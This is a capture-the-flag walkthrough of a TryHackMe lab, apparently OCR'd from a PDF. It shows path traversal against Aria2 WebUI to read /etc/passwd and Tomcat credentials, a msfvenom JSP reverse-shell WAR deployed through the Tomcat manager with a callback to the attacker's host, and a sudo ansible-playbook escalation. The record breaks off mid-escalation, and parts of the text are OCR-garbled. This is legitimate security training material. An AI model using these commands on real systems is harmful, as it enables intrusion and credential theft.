

# BACKTRACK

- <https://tryhackme.com/room/backtrack>


## SCANNING

I performed an **nmap** aggressive scan on the target and found a bunch of open ports.

```
File Actions Edit View Help
root@kali:~/thm/backtrack root@kali:~/thm/backtrack root@kali:~/thm/backtrack root@kali:~/thm/backtrack
[+] root@kali:~/thm/backtrack
# nmap -A -p- 10.10.157.159 -min-rate 10000 -oN backtrack.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-04 06:45 EDT
Warning: 10.10.157.159 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.157.159
Host is up (0.17s latency).
Not shown: 53442 closed tcp ports (reset), 12090 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 55:41:15:a6:5e:d8:c2:4f:59:a1:68:b6:79:8a:e3:fb (RSA)
|   256 79:8a:12:64:cc:5c:d2:b7:38:dd:4f:07:76:4f:92:e2 (ECDSA)
|   256 ce:e2:28:01:5f:0f:6a:77:df:0a:79:df:a9:54:47 (ED25519)
8080/tcp  open  http         Apache Tomcat 8.5.93
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.93
8888/tcp  open  sun-answerbook?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Content-Type: text/html
|     Date: Fri, 04 Jul 2025 10:46:02 GMT
|     Connection: close
|     <!doctype html>
|     <html>
|     <head>{{ head -->
|     <head>
|     <link rel="icon" href= ..../favicon.ico" />
|     <meta charset="utf-8">
|     <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <meta name="theme-color" content="#008476">
|     <title ng-bind="$root.pageTitle">Aria2 WebUI</title>
|     <link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Lato:400,700">
|     <link href= app.css" rel="stylesheet"><script type="text/javascript" src="vendor.js"></script><script type="text/javascript" src="app.js"></script></head>
|     <!-- -->
|     <body ng-controller="MainCtrl" ng-cloak>
```

## FOOTHOLD

I found a **tomcat** landing page on port 8080 a service called *Aria 2 WebUI* running on port 8888.




If you're seeing this, you've successfully installed Tomcat. Congratulations!

Developer Quick Start

Documentation

Getting Help



Currently no download in line to display, use the Add download button to start downloading files!

DOWNLOAD FILTERS

Running (checked)

Active

Waiting

Complete

Error

Paused


Removed

Hide linked meta-data

Displaying 0 of 0 downloads

Toggle | Reset filters

A simple google search about *Aria 2 WebUI* revealed a path traversal vulnerability in it.



Google


Aria2 WebUI

All Images Videos Shopping Short videos Forums News More Tools

GitHub https://github.com/ziahamza/webui-aria2 ziahamza/webui-aria2  
The aim for this project is to create the worlds best and hottest interface to interact with aria2. Very simple to use, just download and open index.html in ...  
[README.md](#) [Directory.md](#) [Dockerfile](#) [Docker-compose.yml](#)

aria2 https://aria2.github.io aria2  
aria2 is a lightweight multi-protocol & multi-source command-line download utility. It supports HTTP/ HTTPS, FTP, SFTP, BitTorrent and Metalink. ...  
GitHub https://github.com/mayswind/AriaNg AriaNg, a modern web frontend making aria2 easier to use.  
Features · Pure Html & Javascript, no runtime required · Responsive design, supporting desktop and mobile devices · User-friendly interface · Dark theme · Url ...  
[Releases](#) [Pull requests](#) [Issues](#) [AriaNg Native](#)

Transferring data from www.google.com...



Aria2 WebUI - Google Search Path Traversal in webui-aria2 CVE-2023-39141: Path Traversal in webui-aria2 - snyk

https://security.snyk.io/vuln/SNYK-JS-WEBUIARIA2-6322148

Snyk | SECURITY

Snyk Vulnerability Database npm / webui-aria2

Path Traversal

Affecting [webui-aria2](#) package, versions [\\*](#)

INTRODUCED: 22 AUG 2023 [CVE-2023-39141](#) [CWE-22](#)

How to fix?  
There is no fixed version for `webui-aria2`.

Overview  
`webui-aria2` is a `webui-aria2` cli  
Affected versions of this package are vulnerable to Path Traversal due to improper validation of user-supplied input. An attacker can read arbitrary files on the system by sending a crafted request.

PoC  
`curl --path-as-is http://localhost:8888/../../../../../../../../../../../../etc/passwd`

Severity  
RECOMMENDED  
7.5 HIGH

CVSS assessment by Snyk's Security Team. [Learn more](#)

Threat Intelligence  
Exploit Maturity PROOF OF CONCEPT  
EPSS 83.55% (100th percentile)

I was able to read local files using this. The `/etc/passwd` file revealed the users present on the system.

```

root@kali:[~]/thm/backtrack
# curl --path-as-is http://10.10.157.159:8888/../../../../../../../../etc/passwd
root:x:0:root:/root/bin/bash
daemon:x:1:daemon:/sbin/nologin
bin:x:2:bin:/bin/usr/sbin/nologin
sys:x:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games/usr/sbin/nologin
man:x:6:12:man:/var/cache/man/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd/usr/sbin/nologin
mail:x:8:8:mail:/var/mail/usr/sbin/nologin
news:x:9:9:news:/var/spool/news/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp/usr/sbin/nologin
proxy:x:13:13:proxy:/bin/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www/usr/sbin/nologin
backup:x:34:34:backup:/var/backups/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats/usr/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin
systemd-network:x:100:102:system Network Management,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:system Resolver,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:Time Synchronization,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/noneexistent/usr/sbin/nologin
syslog:x:104:110:/home/syslog/usr/sbin/nologin
_apt:x:105:65534:/noneexistent/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:107:112:/run/uuid:/usr/sbin/nologin
tcpdump:x:108:113:/noneexistent/usr/sbin/nologin
sshd:x:109:65534:/run/sshd/usr/sbin/nologin
landscape:x:110:115:/var/lib/landscape/usr/sbin/nologin
pollinate:x:111:1:/var/cache/pollinate/bin/false
fwupd-refresh:x:112:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:system Core Dumper:/usr/sbin/nologin
lxd:x:998:100:/var/snap/lxd/common/lxd/bin/false
mysql:x:113:122:MySQL Server,,:/noneexistent/bin/false

```

```

root@kali:[~]/thm/backtrack
# curl --path-as-is http://10.10.157.159:8888/../../../../../../../../etc/passwd -s | grep "/bin/bash"
root:x:0:root:/root/bin/bash
orville:x:1003:1003::/home/orville:/bin/bash
wilbur:x:1004:1004::/home/wilbur:/bin/bash

```

I then found the path of the **Tomcat** configuration file and read it.

Google

Apache Tomcat/8.5.93 installation directory default

All Videos Images Short videos Forums Shopping Web More Tools

AI Overview

EN Listen

The default installation directory for Apache Tomcat 8.5.93 (and most other Tomcat versions) is not a single fixed location, but rather a directory structure with subdirectories like `/bin`, `/conf`, `/webapps`, `/logs`, etc. The specific base directory, often referred to as `$CATALINA_HOME`, depends on how Tomcat was installed and configured. For example, on Linux systems, it might be `/usr/share/tomcat8` or `/opt/tomcat`, while on Windows it could be `C:\Program Files\Apache Software Foundation\Tomcat 8.5`.

Here's a breakdown of the typical structure and common locations:

- `$CATALINA_HOME` or `$CATALINA_BASE`: This is the root directory of your Tomcat installation. If you haven't configured a separate `CATALINA_BASE` (for multiple instances), it will be the same as `$CATALINA_HOME`.
- `/bin`: Contains startup and shutdown scripts (e.g., `startup.sh`, `shutdown.sh`, `catalina.sh`, `shutdown.bat`, `startup.bat`).
- `/conf`: Holds configuration files, including `server.xml`, `web.xml`, and `tomcat-users.xml`.
- `/webapps`: This is where you place your web applications (WAR files or expanded

Apache Tomcat 8 (8.5.100) - Introduction

19 Mar 2024 — These are some of the key tomcat directories: \* `/bin` - Startup, shutdown, and other scripts. The \* ... \* `/conf` - ...

Apache Tomcat 8 (8.5.93) - Host Manager App - HTML Interface

23 Aug 2023 — The Tomcat Host Manager application is a part of Tomcat installation, by default available using the following...

Surat Raktan Kendra & Research Centre

Why are there multiple `tomcat.xxxx` folders on the `/tmp` directory owned ...

The `/tmp` directory is the default location where Tomcat stores temporary files. These temporary directories are used for...

BMC Community

This file revealed the username and password for the tomcat manager.



```

root@kali: ~
File Actions Edit View Help
root@kali: ~/thm/backtrack
root@kali: ~/thm/backtrack
root@kali: ~/thm/backtrack
root@kali: ~/thm/backtrack
root@kali: ~/thm/backtrack
root@kali: ~
(=root@kali)-[~/thm/backtrack]
# curl --path-as-is http://10.10.157.159:8888/../../../../../../../../../../../../opt/tomcat/conf/tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
  version="1.0">

  <role rolename="manager-script"/>
  <user username="tomcat" password="0Px52k53D80kTzpx4fr" roles="manager-script"/>
</tomcat-users>

```

However, when I tried accessing the manager panel using the credentials, something went wrong.



**403 Access Denied**

You are not authorized to view this page.

By default the Manager is only accessible from a browser running on the same machine as Tomcat. If you wish to modify this restriction, you'll need to edit the Manager's `context.xml` file.

If you have already configured the Manager application to allow access and you have used your browser's back button, used a saved bookmark or similar then you may have triggered the cross-site request forgery (CSRF) protection that has been enabled for the HTML interface of the Manager application. You will need to reset this protection by returning to the [Main Manager page](#). Once you return to this page, you will be able to continue using the Manager application's HTML interface normally. If you continue to see this access denied message, check that you have the necessary permissions to access this application.

If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App How-To](#).

I was able to access the `Server-Status` endpoint which meant that the credentials were indeed valid.

The screenshot shows the Apache Tomcat 8.5.93 Manager interface. The top navigation bar includes links for List Applications, HTML Manager Help, Manager Help, and Complete Server Status. The main content area is titled "Server Status". It displays "Server Information" such as Tomcat Version (Apache Tomcat/8.5.93), JVM Version (11.0.22+7-post-Ubuntu-0ubuntu220.04.1), JVM Vendor (Ubuntu), OS Name (Linux), OS Version (5.4.0-173-generic), OS Architecture (amd64), Hostname (Backtrack), and IP Address (127.0.2.1). Below this is the "JVM" section, which provides memory pool details and network statistics for port 8080. The "Memory Pool" table lists various memory regions with their initial, total, maximum, and used capacities. The "Request" table shows metrics like Stage, Time, Bytes Sent, Bytes Recv, Client (Forwarded), Client (Actual), VHost, and Request count.

I referred to the following articles:

- <https://www.hackingarticles.in/tomcat-penetration-testing/>
- <https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-web/tomcat/index.html?highlight=tomcat#msfvenom-reverse-shell>

I used them as a reference to generate a malicious payload that I could upload for a reverse shell.

The screenshot shows the HackTricks website. The left sidebar includes sections for Welcome, HackTricks, HackTricks Values & FAQ, About the author, Generic Methodologies & Resources (with links to Pentesting Methodology, External Recon Methodology, Pentesting Network, Pentesting WiFi, Phishing Methodology, Basic Forensic Methodology, Python Sandbox Escape & Pyscript, and Threat Modeling), and Generic Hacking. The main content area features a "MSFVenom Reverse Shell" section with instructions for creating a war file and deploying it using tomcatWarDeployer.py. A "Reverse shell" section shows a command to clone the tomcatWarDeployer repository. On the right side, there is a sidebar for RCE (Remote Code Execution) with sections for Metasploit, MSFVenom Reverse Shell, tomcatWarDeployer.py, Download, Reverse shell, Bind shell, and a "Learn more" button. A sidebar for STM Cyber is also present.

From above it can be seen that a reverse shell is obtained and the commands can be executed using the `meterpreter` shell.

**Exploiting Manually (Reverse Shell)**

Additionally, attackers can also perform the above **exploitation process manually**. To do that, they first need to create a `.war` file using `msfvenom`.

```
root@kali:~# msfvenom -p java/jsp_shell_reverse_tcp lhost=192.168.1.7 lport=1234 -f war > shell.war
[!] msfvenom -p java/jsp_shell_reverse_tcp lhost=192.168.1.7 lport=1234 -f war > shell.war
Payload size: 1100 bytes
Final size of war file: 1100 bytes
```

Next, after generating the `shell.war` file, attackers must upload it to the **Tomcat Manager App**.

To access the **Manager App**, users must provide **basic authentication**. Typically, the username is `admin` and the password is `password` to gain access to the **Tomcat manager app**.

I also found a way to upload the file through command line through **stack overflow**.

• How to restart tomcat (i.e. if not installed as a service)

Share Improve this answer Follow answered Nov 24, 2014 at 18:32 by Jellicle 30.5k ● 218 ● 179

Add a comment

First add a user role in `tomcat-users.xml` for role `manager-script`. Then to undeploy current app you can use

```
//username:password@localhost:portnumber/manager/text/undeploy?path=/appname -O - -q
```

To deploy

```
wget http://username:password@localhost:portnumber/manager/text/deploy?path=/appname
```

Share Improve this answer Follow answered May 6, 2015 at 6:50 by Ankit Gupta 2,619 ● 2 ● 16 ● 28

3 I kept getting "`-O:` command not found" but if I wrapped the url part with "`"` then I had no issues. so for others I recommend doing that. — Quaterniom Jul 16, 2018 at 17:45

Add a comment

You could use `wget` or `curl` to deploy an app from command line.


With `wget`:

Hot Network Questions

- Deploying war file in tomcat through command prompt
- Unable to deploy .war file in tomcat
- Unable to deploy war file in tomcat9
- A one word rebuttal
- Why don't commercial airliners have automatic notch-less flaps?
- How do I diagnose the problems with this amplifier?
- How can I turn on a third light along with either of two switched light circuits?
- Multiplying two large numbers whose digits you have in a string, in AEC compiled to WebAssembly
- Are you supposed to add ketchup to your plate of carbonara on shabu (believe), are we considered that the ketchup is getting cooked
- Juvenile SF book from the 50s or 60s about a young space cadet
- Can Skills Replace Spells as a Source of Supernatural Abilities?
- Standard errors when implementing the "Poison Tree" (eliminating multivalued from two poison regressions)
- Is there a viable self-defence defence if you provoke attempted murder against you and then kill the attacker in response?
- BJT transistor resistor values
- Wrong coordinates in OFX Bank Calculator when

Finally, I uploaded the payload and accessed it to get a reverse shell.

```
(root㉿kali:~/thm/backtrack) # msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.21.17.140 LPORT=80 -f war -o revshell.war
Payload size: 1086 bytes
Final size of war file: 1086 bytes
Saved as: revshell.war
(root㉿kali:~/thm/backtrack) # curl --upload-file revshell.war 'http://tomcat:OPx52k53D80kTZpx4fr@10.10.157.159:8080/manager/text/deploy?path=/revshell'
OK - Deployed application at context path [/revshell]
```



```
root@kali: ~/thm/backtrack
File Actions Edit View Help
root@kali: ~/thm/backtrack root@kali: ~/thm/backtrack root@kali: ~/thm/backtrack root@kali: ~/thm/backtrack

└─(root㉿kali)-[~/thm/backtrack]
# rlwrap nc -lnpv 80
listening on [any] 80 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.157.159] 60418
whoami
tomcat
id
uid=1002(tomcat) gid=1002(tomcat) groups=1002(tomcat)
which python3
/usr/bin/python3
python3 -c "import pty;pty.spawn('/bin/bash')"
tomcat@Backtrack:~$ export TERM=xterm
export TERM=xterm
tomcat@Backtrack:~$ |
```

I got a shell as **tomcat**, did not have the permissions to access the contents inside the other user directories.

```
root@kali: ~/thm/backtrack
File Actions Edit View Help
root@kali: ~/thm/backtrack root@kali: ~/thm/backtrack root@kali: ~/thm/backtrack root@kali: ~/thm/backtrack

tomcat@Backtrack:~$ ls ls
ls
bin  data  etc  lib  lib64  lost+found  mnt  proc  run  srv  tmp  vagrant
boot dev  home  lib32  libx32  media      opt  root  sbin  sys  usr  var
tomcat@Backtrack:~$ cd home
cd home
tomcat@Backtrack:/home$ ls -la
ls -la
total 16
drwxr-xp-x  4 root    root    4096 Mar  9  2024 .
drwxr-xr-x  20 root    root    4096 Mar 13  2024 ..
drwxrwx---  2 orville orville 4096 Jul  4 11:31 orville
drwxrwx---  2 wilbur  wilbur  4096 Mar  9  2024 wilbur
tomcat@Backtrack:/home$ ls -la orville
ls -la orville
ls: cannot open directory 'orville': Permission denied
tomcat@Backtrack:/home$ ls -la wilbur
ls -la wilbur
ls: cannot open directory 'wilbur': Permission denied
tomcat@Backtrack:/home$ |
```

I switched back to my home directory and found the first flag.

```

root@kali: ~/thm/backtrack
root@kali: ~/thm/backtrack
root@kali: ~/thm/backtrack
root@kali: ~/thm/backtrack
tomcat@Backtrack:~$ cd cd
cd
tomcat@Backtrack:~$ pwd
pwd
/opt/tomcat
tomcat@Backtrack:~$ ls
ls
BUILDING.txt      NOTICE      RUNNING.txt  flag1.txt  temp
CONTRIBUTING.md   README.md   bin          lib        webapps
LICENSE           RELEASE-NOTES conf        logs      work
tomcat@Backtrack:~$ cat flag1.txt
cat flag1.txt
THM{82...
tomcat@Backtrack:~$ |

```

## LATERAL MOVEMENT

I listed my **sudo** privileges and found that I could run a binary on a bunch of **Yml** files. One interesting thing about the allowed command is the **wildcard ( \* )** denoting all **yml** files. I could use backtracks to point to any other **yml** file of my choice.

```

root@kali: ~/thm/backtrack
root@kali: ~/thm/backtrack
root@kali: ~/thm/backtrack
root@kali: ~/thm/backtrack
tomcat@Backtrack:~$ sudsudo -l
sudo -l
Matching Defaults entries for tomcat on Backtrack:
    env_reset, mail badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tomcat may run the following commands on Backtrack:
    (wilbur) NOPASSWD: /usr/bin/ansible-playbook /opt/test_playbooks/*.yml
tomcat@Backtrack:~$ |

```

**GTFOBins** had a way to exploit this to escalate privilege.

**/ ansible-playbook**

**Shell**

It can be used to break out from restricted environments by spawning an interactive system shell.

```

TF=$(mktemp)
echo '{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}' >$TF
ansible-playbook $TF

```

**Sudo**

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```

TF=$(mktemp)
echo '{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}' >$TF
sudo ansible-playbook $TF

```

I followed the methods described on **GTFOBins** and spawned a shell as **wilbur**.

```

root@kali: ~/thm/backtrack
tomcat@Backtrack:~$ sudo -l
Matching Defaults entries for tomcat on Backtrack:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tomcat may run the following commands on Backtrack:
    (wilbur) NOPASSWD: /usr/bin/ansible-playbook /opt/test_playbooks/*.yml
tomcat@Backtrack:~$ ls /opt/test_playbooks/
ls /opt/test_playbooks/
failed_login.yml  suspicious_ports.yml
tomcat@Backtrack:~$ 

```

```

root@kali: ~/thm/backtrack
root@kali: ~/thm/backtrack
root@kali: ~/thm/backtrack wilbur@Backtrack: /tmp
root@kali: ~/thm/backtrack
